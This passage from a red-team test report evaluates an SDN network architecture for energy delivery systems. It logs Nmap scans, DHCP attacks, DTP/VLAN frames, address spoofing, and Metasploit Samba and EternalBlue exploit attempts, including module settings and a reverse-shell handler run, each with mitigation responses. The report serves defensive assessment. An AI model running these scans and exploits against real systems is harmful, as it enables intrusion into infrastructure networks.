Nmap done: 256 IP addresses (4 hosts up) scanned in 27.91 seconds
root@kali2:/home/sandia2#
```

PNNL Response: This is expected behavior.

Note that this test was not rerun following the February network reconfiguration. Had it been rerun from the kali2 node, no results would have been reported (since the kali1 and kali2 nodes did not have access to the control plane), but the kali3 node may have had limited access.

This validates SDN4EDS Blueprint Architecture Section 4.1.

SNL Response: The SNL team concurs with the PNNL Response.

March Test

This test was performed from the kali3 test node on the control plane.

Test Number:	5 (re-run)
Date	March 2, 2021
Time	6:01 AM Pacific Time (time pulled from Kali 3)
Test name:	Nmap of management plane network, 192.168.10.0/24
Tools Used (Open-source name and/or custom tools descriptions)	Nmap
Tool Versions	Nmap version 7.70
Tool Effectiveness	The tool worked as expected.
Results:	Unsuccessful. Discovered 1 machines on the subnet which was the 2nd interface of the Kali 3 system where the attack was originated.
Methodology discussion:	From the management data plane, this was a simple exercise to see what machines were available on the network. No other systems were detected once the flow rules were placed in the “closed” state.

```
root@kali:~# date
Tue Mar  2 06:01:29 PST 2021
root@kali:~# nmap -sn 192.168.10.0/24
Starting Nmap 7.70 ( https://nmap.org ) at 2021-03-02 06:01 PST
Nmap scan report for 192.168.10.102
Host is up.
Nmap done: 256 IP addresses (1 host up) scanned in 23.44 seconds
root@kali:~#
```

PNNL Response: This is expected behavior.

This validates SDN4EDS Blueprint Architecture Section 4.1.

D.8.4.2.6 DHCP Starvation

In this test, the attacker attempted to starve the DHCP server by requesting all addresses be assigned.

The goal of this test is to prevent the DHCP server from providing or renewing DHCP address leases.

The test is successful if the Red Team can prevent the DHCP server from supplying any new IP addresses or renewing any existing IP addresses.

January Test

This test was performed from the kali2 test node.

Test Number:	6
Date	January 5, 2021
Time	Morning half of day
Test name:	DHCP starvation
Tools Used (Open-source name and/or custom tools descriptions)	Yersinia
Tool Versions	0.8.2
Tool Effectiveness	The tool worked as expected.
Results:	Inconclusive - additional information needed. The Red Team learned that the flow controller was running on the same system as the kali2 VM which may have skewed the performance of the SDN Flow Controller. Server health information and network traffic latency measurements were not captured to quantify impact.
Methodology discussion:	Tried to exhaust all IP addresses given out by DHCP server. However, since the OpenFlow server and switches are statically assigned, there is no DHCP running in the environment. However, flooding the network with DHCP discovery packets did cause an effect on the OpenFlow server performance that was noticed by the administrator. This attack may have caused a forced restore of one of the backend SDN databases to recover from the attack. Further investigation is needed to understand the level of impact that this attack had on the SDN controller/network.

PNNL Response: The DHCP protocol is typically not found in OT or OT-SDN environments due to the static nature of the OT environment. A DHCP server was established in the test environment, and one of the Raspberry Pi edge devices was configured to use a DHCP assigned address rather than a statically assigned IP address in order to test and evaluate the impact of various DHCP states in an OT environment. While this test was somewhat successful (it had a performance impact on the SDN Flow Controller but did not have an observable impact on the operation of the OT network), it highlights the need for minimizing the number of unneeded protocols in the OT environment that may be exploited to cause detrimental impacts within the environment. In particular, an attack against a protocol that may not be closely monitored could have an impact that may go unnoticed for longer than attacking a protocol that is closely monitored.

This validates Section 4.4 of the SDN4EDS Blueprint Architecture. The use of DHCP on energy delivery system networks is not expected. A more applicable test would be flooding or modifying the protocols to which the SDN Flow Controller will respond dynamically on the SBI. To further mitigate this, ensure that unused protocols such as DHCP are not an authorized protocol on the OT-SDN network. Using out-of-band communications for OpenFlow communications will limit the attack surface for this type of attack.

It should also be noted that since DHCP is not normally found in OT network, the care with which the DHCP server and associated flow rules are created and monitored is recommended. These may include DHCP server settings associated with address lease allocations, and SDN flow rule rate limiting.

Although SDN Flow Controller impacts were noted, no data plane communication disruptions were noted.

If the goal of the test is to explore how misuse of an expected protocol can impact the flow controller, then testing with protocols such as LLDP is more applicable.

SNL Response: The SNL team concurs with the PNNL Response.

March Test

This test was not rerun as part of the March test.

D.8.4.2.7 DHCP Lease Reset

In this test, the attacker attempted to release the DHCP lease for any dynamic host addresses assigned to the SDN Flow Controller or SDN switches.

The goal of this test is to attempt to allow the DHCP server to re-use IP addresses which could lead to IP address collisions (i.e., the same IP address is simultaneous use by multiple nodes).

The test is successful if the Red Team can force the DHCP server to assign the same IP address to multiple devices while the devices are still in operation.

January Test

This test was performed from the kali2 test node.

Test Number:	7
Date	January 5, 2021
Time	Morning half of day
Test name:	DHCP lease reset
Tools Used (Open-source name and/or custom tools descriptions)	Yersinia
Tool Versions	0.8.2
Tool Effectiveness	The tool worked as expected.
Results:	Unsuccessful
Methodology discussion:	Tried to reset DHCP lease for OpenFlow server and switches. However, since there is no DHCP in the environment. There was no observable effect of the reset.

PNNL Response: This is expected behavior since DHCP traffic is not configured in the SDN4EDS environment.

Since the flow rules implemented in the OT-SDN environment match the IP address assigned to a given node when initially filtering traffic, IP address collisions, while making it difficult to diagnose network problems, will have minimal impact on the operations of the network. In fact, the in-line intrusion detection systems used in the SDN4EDS environment re-use IP addresses to minimize the need to re-address devices when they are implemented.

This validates Section 4.4 of the SDN4EDS Blueprint Architecture. The use of DHCP on energy delivery system networks is not expected. A more applicable test would be flooding or modifying the protocols to which the SDN Flow Controller will respond dynamically on SBI. To further mitigate this, ensure that unused protocols such as DHCP are not an authorized protocol on the OT-SDN network. Using out-of-band communications for OpenFlow communications will limit the attack surface for this type of attack.

SNL Response: The SNL team concurs with the PNNL Response. Although use of DHCP is unexpected, there is the possibility that it will exist due to misconfigurations.

March Test

This test was not rerun as part of the March test.

D.8.4.2.8 Rogue DHCP Server

In this test, the attacker attempted to establish a rogue DHCP server on the network and determine if any DHCP clients would use it for dynamic host address assignments.

The goal of this test is to determine if a rogue DHCP server can be inserted into the environment to provide improper IP addresses, or force IP address conflicts in the operational network.

The test is successful if the Red Team can insert a DHCP server on the network and use it to assign dynamic addresses to other nodes.

January Test

This test was performed from the kali2 test node.

Test Number:	8
Date	January 5, 2021
Time	Morning half of day
Test name:	Rogue DHCP server
Tools Used (Open-source name and/or custom tools descriptions)	Yersinia
Tool Versions	0.8.2
Tool Effectiveness	The tool worked as expected.

Results:	Unsuccessful
Methodology discussion:	Tried to setup a rogue DHCP server on the 192.168.10.1 subnet to see if any devices would connect to it. However, no machines tried to connect to the rogue server.

PNNL Response: This is expected behavior since DHCP traffic is not configured in the SDN4EDS environment.

This test validates Section 4.4 of the SDN4EDS Blueprint Architecture. The use of DHCP on energy delivery system networks is not expected. A more applicable test would be flooding or modifying the protocols to which the SDN Flow Controller will respond dynamically on the SBI. To further mitigate this, ensure that unused protocols such as DHCP are not an authorized protocol on the OT-SDN network. Using out-of-band communications for OpenFlow communications will limit the attack surface for this type of attack.

SNL Response: The SNL team concurs with the PNNL Response. Although use of DHCP is unexpected, there is the possibility that it will exist due to misconfigurations.

March Test

This test was not rerun as part of the March test.

D.8.4.2.9 SAMBA CVE-2011-1182 Exploit

In this test, the attacker attempted to exploit the server message block (SMB) protocol heap overflow vulnerability documented in CVE-2012-1182.


The goal of this test is to attempt to exploit the SMB heap overflow vulnerability on the SDN Flow Controller, which would allow a remote attacker to execute arbitrary code via a crafted RPC call on the SDN Flow Controller.

The test is successful if the Red Team can exploit the SMB heap overflow vulnerability on the SDN Flow Controller.

January Test

This test was performed from the kali2 test node.

Test Number:	9
Date	January 6, 2021
Time	
Test name:	samba cve-2012-1182 exploit
Tools Used (Open-source name and/or custom tools descriptions)	Metasploit
Tool Versions	4.17.17-dev
Tool Effectiveness	The tool worked as expected.
Results:	Unsuccessful
Methodology discussion:	Based on Nmap vulnerability scan results, tried to exploit SMB protocol.



PNNL Response: This test is an attack on the host operating system environment running the SDN Flow Controller. The SDN Flow Controller is located on the same VMware ESXi vSwitch as the attacking node, so SDN flow rules were not in place to block SMB traffic. There are no existing SDN flow rules that allow SMB traffic, so an attack from a different attack point in the SDN fabric would not have been able to attempt the attack.

While unsuccessful, this test shows why it is important to properly configure the nodes in the SDN environment, especially those in the control plane, to avoid introducing host vulnerabilities that may not be able to be mitigated through SDN flow rules.

Note that this test was not rerun following the February network reconfiguration. Had it been rerun from the kali2 node, no results would have been reported (since the kali1 and kali2 nodes did not have access to the control plane), but the kali3 node may have had limited success, particularly if there are legitimate reasons for SMB traffic between the attacking node and the SDN Flow Controller (for example if the attacking node had been a compromised operational node that required SMB communication to the SDN Flow Controller).


This test validates Section 4.4 of the SDN4EDS Blueprint Architecture. The use of SMB on energy delivery system networks is not expected. A more applicable test would be flooding or modifying the protocols to which the SDN Flow Controller will respond dynamically on the SBI. To further mitigate this, ensure that unused protocols such as SMB are not an authorized protocol on the OT-SDN network. Using out-of-band communications for OpenFlow communications will limit the attack surface for this type of attack.

SNL Response: The SNL team concurs with the PNNL Response. Although use of SMB is unexpected, there is the possibility that it will exist due to misconfigurations.

March Test

This test was performed from the kali3 test node on the control plane.

Test Number:	9 (re-run)
Date	March 2, 2021
Time	2:58 PM PST (run from Kali 3)
Test name:	samba cve-2012-1182 exploit
Tools Used (Open-source name and/or custom tools descriptions)	Metasploit
Tool Versions	4.17.17-dev
Tool Effectiveness	The tool worked as expected.
Results:	Unsuccessful
Methodology discussion:	Based on Nmap vuln results, tried to exploit SMB protocol. The exploit could not reach the SDN controller.



PNNL Response: This is expected behavior.

While unsuccessful, this test shows why it is important to properly configure the nodes in the SDN environment, especially those in the control plane, to avoid introducing host vulnerabilities that may not be able to be mitigated through SDN flow rules.

This test validates Section 4.4 of the SDN4EDS Blueprint Architecture. The use of SMB on energy delivery system networks is not expected. A more applicable test would be flooding or modifying the protocols to which the SDN Flow Controller will respond dynamically on the SBI. To further mitigate this, ensure that unused protocols such as SMB are not an authorized protocol on the OT-SDN network. Using out-of-band communications for OpenFlow communications will limit the attack surface for this type of attack.

D.8.4.2.10 EternalBlue Vulnerability

In this test, the attacker attempted the EternalBlue SMB protocol vulnerability.

The goal of this test is to attempt to exploit the SMB heap overflow vulnerability on the SDN Flow Controller, which would allow a remote attacker to execute arbitrary code via crafted packets. This is a different exploit than the CVE-2012-1182 vulnerability but has similar end results.

The test is successful if the Red Team can exploit the SMB heap overflow vulnerability on the SDN Flow Controller.

January Test

This test was performed from the kali2 test node on the data plane.

Test Number:	10
Date	January 6, 2021
Time	Afternoon half of day
Test name:	EternalBlue vulnerability
Tools Used (Open-source name and/or custom tools descriptions)	Metasploit
Tool Versions	4.17.17-dev
Tool Effectiveness	The tool worked as expected.
Results:	Unsuccessful, but we still recommend changing the default SMB protocol version.

Methodology discussion:	Based on Nmap SMB discovery and protocols scan, the default for SMB is still SMBv1. We tried Metasploit eternal blue exploits.
	
	(Nmap results)
	`root@kali2:~/jay# nmap -Pn -sV -p 139 --script smb-protocols 192.168.10.1`
	`Starting Nmap 7.70 ( https://nmap.org ) at 2021-01-06 06:59 PST`
	`Nmap scan report for 192.168.10.1`
	`Host is up (0.00020s latency).`

```
PORT    STATE SERVICE     VERSION
139/tcp open  netbios-ssn Microsoft Windows netbios-ssn
MAC Address: 00:0C:29:7F:A9:DB (VMware)
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb-protocols:
|   dialects:
|     NT LM 0.12 (SMBv1) [dangerous, but default]
|     2.02
|     2.10
|     3.00
|     3.02
|_    3.11
```

(Metasploit exploits)

```
msf auxiliary(scanner/smb/smb_ms17_010) > show options

Module options (auxiliary/scanner/smb/smb_ms17_010):

   Name         Current Setting
Required  Description
   ----         ---------------
--------  -----------
   CHECK_ARCH   true
no        Check for architecture on vulnerable hosts
CHECK_DOPU   true
no        Check for DOUBLEPULSAR on vulnerable hosts
CHECK_PIPE   false
no        Check for named pipe on vulnerable hosts
NAMED_PIPES  /usr/share/metasploit-
framework/data/wordlists/named_pipes.txt  yes       List of named pipes to
check
RHOSTS       192.168.10.1
yes       The target address range or CIDR identifier
RPORT        445
yes       The SMB service port (TCP)
SMBDomain    .
no        The Windows domain to use for authentication
SMBPass
no        The password for the specified username
SMBUser
no        The username to authenticate as
THREADS      1
yes       The number of concurrent threads
msf auxiliary(scanner/smb/smb_ms17_010) > exploit
[-] 192.168.10.1:445      - Host does NOT appear vulnerable.
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(scanner/smb/smb_ms17_010) > show optionsInterrupt: use the
'exit' command to quit
msf auxiliary(scanner/smb/smb_ms17_010) > set RPORT 139
RPORT => 139
msf auxiliary(scanner/smb/smb_ms17_010) > exploit
[-] 192.168.10.1:139      - An SMB Login Error occurred while connecting
to the IPC$ tree.
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed

msf exploit(windows/smb/ms17_010_eternalblue) > show options

Module options (exploit/windows/smb/ms17_010_eternalblue):

   Name                Current Setting  Required  Description
   ----                ---------------  --------  -----------
   GroomAllocations    12               yes       Initial number of times
to groom the kernel pool.
   GroomDelta          5                yes       The amount to increase
the groom count by per try.
```

```
   MaxExploitAttempts  3               yes       The number of times to
retry the exploit.
   ProcessName         spoolsv.exe     yes       Process to inject
payload into.
   RHOST                               yes       The target address
   RPORT               445             yes       The target port (TCP)
   SMBDomain           .               no        (Optional) The Windows
domain to use for authentication
   SMBPass                             no        (Optional) The password
for the specified username
   SMBUser                             no        (Optional) The username
to authenticate as
   VerifyArch          true            yes       Check if remote
architecture matches exploit Target.
   VerifyTarget        true            yes       Check if remote OS
matches exploit Target.


Exploit target:

   Id  Name
   --  ----
   0   Windows 7 and Server 2008 R2 (x64) All Service Packs


msf exploit(windows/smb/ms17_010_eternalblue) > set RHOST 192.168.10.1
RHOST => 192.168.10.1
msf exploit(windows/smb/ms17_010_eternalblue) > exploit

[*] Started reverse TCP handler on 192.168.10.101:4444
[*] 192.168.10.1:445 - Connecting to target for exploitation.
[+] 192.168.10.1:445 - Connection established for exploitation.
[!] 192.168.10.1:445 - Target OS selected not valid for OS indicated by
SMB reply
[!] 192.168.10.1:445 - Disable VerifyTarget option to proceed manually...
[-] 192.168.10.1:445 - Unable to continue with improper OS Target.
[*] Exploit completed, but no session was created.
msf exploit(windows/smb/ms17_010_eternalblue) > set RPORT 139
RPORT => 139
msf exploit(windows/smb/ms17_010_eternalblue) > exploit
[*] Started reverse TCP handler on 192.168.10.101:4444
[*] 192.168.10.1:139 - Connecting to target for exploitation.
[-] 192.168.10.1:139 - SMB Negotiation Failure -- this often occurs when
lsass crashes.  The target may reboot in 60 seconds.
[*] Exploit completed, but no session was created.
```

PNNL Response: This test is an attack on the host operating system environment running the SDN Flow Controller. The SDN Flow Controller is located on the same VMware ESXi vSwitch as the attacking node, so SDN flow rules were not in place to block SMB traffic. There are no existing SDN flow rules that allow SMB traffic, so an attack from a different attack point in the SDN fabric would not have been able to attempt the attack.

While unsuccessful, this test shows why it is important to properly configure the nodes in the SDN environment, especially those in the control plane, to avoid introducing host vulnerabilities that may not be able to be mitigated through SDN flow rules.

Note that this test was not rerun following the February network reconfiguration. Had it been rerun from the kali2 node, no results would have been reported (since the kali1 and kali2 nodes did not have access to the control plane), but the kali3 node may have had limited success, particularly if there are legitimate reasons for SMB traffic between the attacking node and the SDN Flow Controller (for example if the attacking node had been a compromised operational node that required SMB communication to the SDN Flow Controller).

This validates Section 4.1 and Section 4.4 of the SDN4EDS Blueprint Architecture. The use of SMB on energy delivery system networks is not expected. A more applicable test would be flooding or modifying the protocols to which the SDN Flow Controller will respond dynamically on the SBI. To further mitigate this, ensure that unused protocols such as SMB are not an authorized protocol on the OT-SDN network. Using out-of-band communications for OpenFlow communications will limit the attack surface for this type of attack. To further mitigate this attack, ensure all security patches are applied to the OT-SDN Flow Controller.


SNL Response: The SNL team concurs with the PNNL Response. Although use of SMB is unexpected, there is the possibility that it will exist due to misconfigurations.

March Test

This test was performed from the kali3 test node on the control plane.

Test Number:	10 (re-run)
Date	March 2, 2021
Time	4:10 PM PST (run from Kali 3)
Test name:	EternalBlue vulnerability
Tools Used (Open-source name and/or custom tools descriptions)	Metasploit
Tool Versions	4.17.17-dev
Tool Effectiveness	The tool worked as expected.
Results:	Unsuccessful.

Methodology discussion:	Nmap did not return any hosts for the re-run and the same Metasploit attack was tested against the SDN controller. We tried Metasploit eternal blue exploits but were not able to reach the controller.
	
	(Nmap results)
	
	`root@kali:~# nmap -Pn -sV -p 139 --script smb-protocols 192.168.10.1`
	`Starting Nmap 7.70 ( https://nmap.org ) at 2021-03-04 08:21 PST`
	`Nmap done: 1 IP address (0 hosts up) scanned in 0.89 seconds`
	`root@kali:~#`
	
	(Metasploit exploits)



PNNL Response: This is expected behavior.

While unsuccessful, this test shows why it is important to properly configure the nodes in the SDN environment, especially those in the control plane, to avoid introducing host vulnerabilities that may not be able to be mitigated through SDN flow rules.

This test validates Section 4.4 of the SDN4EDS Blueprint Architecture. The use of SMB on energy delivery system networks is not expected. A more applicable test would be flooding or modifying the protocols to which the SDN Flow Controller will respond dynamically on the SBI. To further mitigate this, ensure that unused protocols such as SMB are not an authorized protocol on the OT-SDN network. Using out-of-band communications for OpenFlow communications will limit the attack surface for this type of attack.

D.8.4.2.11 Send DTP Packet

In this test, the attacker attempted to exploit the CISCO dynamic trunk protocol (DTP) by sending a DTP request to the network. CISCO DTP is a proprietary protocol used to create trunked links between CISCO devices. It is not a protocol supported by the SDN4EDS lab environment.

The goal of this test is to reconfigure a physical port from an “access” port (i.e., one that connects to end-node devices) to a “trunk” port (i.e., one that connects two switches together).

The test is successful if the Red Team can configure a switch physical port as a trunk port.

January Test

This test was performed from the kali2 test node.

Test Number:	11
Date	January 7, 2021
Time	5:36 PM
Test name:	Send DTP packet
Tools Used (Open-source name and/or custom tools descriptions)	Yersina
Tool Versions	0.8.2
Tool Effectiveness	The tool worked as expected.
Results:	Unsuccessful
Methodology discussion:	DTP is a Cisco protocol for configuring a trunk. The purpose here is to see how the SDN will be affected by sending a DTP packet.

PNNL Response: This is expected behavior since CISCO DTP is not supported by the SEL 2740S SDN switches in the SDN4EDS laboratory environment.

This is an attack against a traditional switched Ethernet environment, and would typically not impact an SDN environment, except possibly at connection point between SDN environments and traditional environments. The SDN4EDS environment used for the Red Team assessment does not have any traditional network environment components.

This test validates Section 4.4 of the SDN4EDS Blueprint Architecture. The use of DTP on energy delivery system networks may not be expected. To further mitigate this, ensure that unused protocols such as DTP are not an authorized protocol on the OT-SDN network. Using out-of-band communications for OpenFlow communications will limit the attack surface for this type of attack.

SNL Response: The SNL team concurs with the PNNL Response.

March Test

This test was not rerun as part of the March test.

D.8.4.2.12 Enable DTP Trunking

In this test, the attacker attempted to exploit the CISCO DTP by sending a DTP enable request to the network. CISCO DTP is a proprietary protocol used to create trunked links between CISCO devices. It is not a protocol supported by the SDN4EDS lab environment.

The goal of this test is to reconfigure a physical port from an “access” port (i.e., one that connects to end-node devices) to a “trunk” port (i.e., one that connects two switches together).

The test is successful if the Red Team can enable trunking on one of the SDN switches.

January Test

This test was performed from the kali2 test node.

Test Number:	12
Date	January 7, 2021
Time	5:41 PM
Test name:	Enable DTP trunking
Tools Used (Open-source name and/or custom tools descriptions)	Yersina
Tool Versions	0.8.2
Tool Effectiveness	The tool worked as expected.
Results:	Unsuccessful
Methodology discussion:	A DTP packet that specified that a trunk should be created was sent out 8 times. There was no observable effect on the SDN network.

PNNL Response: This is expected behavior since CISCO DTP is not supported by the SEL 2740S SDN switches in the SDN4EDS laboratory environment.

This is an attack against a traditional switched Ethernet environment, and would typically not impact an SDN environment, except possibly at connection pointe between SDN environments and traditional environments. The SDN4EDS environment used for the Red Team assessment dies not have any traditional network environment components.

This test validates Section 4.4 of the SDN4EDS Blueprint Architecture. Communication on trunk ports by default is checked against flow rules. The positive security model addresses this type of injection. It would be interesting to test this against the aggregated approach SEL has developed to conserve flow table space for trunk port communications. Further testing could include re-running the test with trunk port aggregation enabled to determine are different results are observed.

SNL Response: The SNL team concurs with the PNNL Response.

March Test

This test was not rerun as part of the March test.

D.8.4.2.13 Send 802.1Q Packet

In this test, the attacker attempted to send an IEEE 802.1Q VLAN packet to the network.

The goal of this test is to send a frame tagged with a VLAN header to the network to determine if it would be accepted by the SDN environment and see if any anomalous behavior would occur.

The test is successful if the Red Team can successfully insert a VLAN tagged packet into the network.

January Test

This test was performed from the kali2 test node.

Test Number:	13
Date	January 7, 2021
Time	5:52 PM
Test name:	Send 802.1Q packet
Tools Used (Open-source name and/or custom tools descriptions)	Yersina
Tool Versions	0.8.2
Tool Effectiveness	The tool worked as expected.
Results:	Unsuccessful
Methodology discussion:	A packet with a VLAN tag was sent out on the network to see if it would affect the network.

PNNL Response:

The SDN4EDS environment is configured for minimal VLAN traffic, so little impact was expected from this test.

This test validates Section 4.4 of the SDN4EDS Blueprint Architecture.

SNL Response: The SNL team concurs with the PNNL Response.

March Test

This test was not rerun as part of the March test.

D.8.4.2.14 Change Node MAC Address

In this test, the attacker attempted to modify the MAC address of a node and determine if it is blocked by the SDN network.

The goal of this test is to modify the MAC address of the test node to determine if communication would be disrupted from the impacted node. This test was designed to simulate plugging in a rouge system after disconnecting an authorized system.

The test is successful if the Red Team can change the MAC address of a node on the network and allow it to continue to transmit data.

January Test

This test was performed from the kali2 test node.

Test Number:	14
Date	January 7, 2021
Time	6:00 PM
Test name:	Change node MAC address
Tools Used (Open-source name and/or custom tools descriptions)	macchanger
Tool Versions	1.7.0
Tool Effectiveness	The tool worked as expected.
Results:	MAC address was changed on an authorized host. The SDN environment continued to function as designed.
Methodology discussion:	Last octet was changed from 1f to 2f. This change did not cause the port to get blocked and the controller did not update this information.

PNNL Response: Although the MAC address for the node was successfully changed, it is unclear whether any traffic flows were impacted. Furthermore, this test was conducted from a test node, not an operational node.

This test highlights the need to protect end-node devices from access that would allow this command from executing on them. Had MAC address filtering been in place, modifying the MAC address of an operational node would have stopped communication since the Ethernet frames would no longer match on the MAC address.

Also note that using the macchanger command on a rogue device in an environment that uses MAC address filtering would allow the rogue device to masquerade as a genuine device more successfully if the MAC and IP address of the rogue device were configured to mimic the real device.

This validates Section 4.4 of the SDN4EDS Blueprint Architecture. This test demonstrates the need to match on both MAC and IP. Changing the MAC address on an authorized system where flow rules are matching on IP only results in no impact. If the test is designed to simulate

disconnecting an authorized system and plugging in a rogue system, awareness of the event is provided through the NBI. To mitigate this, flow rules that match both IP address and MAC address should be deployed, and the test re-run.

SNL Response: The SNL team concurs with the PNNL Response.

March Test

This test was not rerun as part of the March test.

D.8.4.2.15 Change Node IP Address

In this test, the attacker attempted to modify the IP address of a node and determine if it is blocked by the SDN network.

The goal of this test is to modify the IP address of the test node to determine if communication would be disrupted from the impacted node.

The test is successful if the Red Team can change the IP address of a node and have it continue to transmit data.

January Test

This test was performed from the kali2 test node.

Test Number:	15
Date	January 7, 2021
Time	6:12 PM
Test name:	Change node IP address
Tools Used (Open-source name and/or custom tools descriptions)	net-tools
Tool Versions	1.60
Tool Effectiveness	The tool worked as expected.
Results:	Unsuccessful
Methodology discussion:	Change default IP to see effects. No longer able to use the port. Now can only see ARP messages.

PNNL Response: This test highlights the need to protect end-node devices from access that would allow this command from executing on them. Since IP address filtering is in place, modifying the IP address of an operational mode would have stopped communication since the Ethernet frames would no longer match on the IP address.

Also note that changing the IP address on a rogue device in an environment that does not use MAC address filtering would allow the rogue device to masquerade as a genuine device more successfully if the IP address of the rogue device were configured to mimic the real device.

Blocking of traffic is expected behavior since IP addresses are included in the ingress SDN flow rule match tables.

This validates Section 4.4 of the SDN4EDS Blueprint Architecture.

SNL Response: The SNL team concurs with the PNNL Response.

March Test

This test was not rerun as part of the March test.

D.8.4.2.16 Metasploit Exploit – Printer SMB Protocol Access

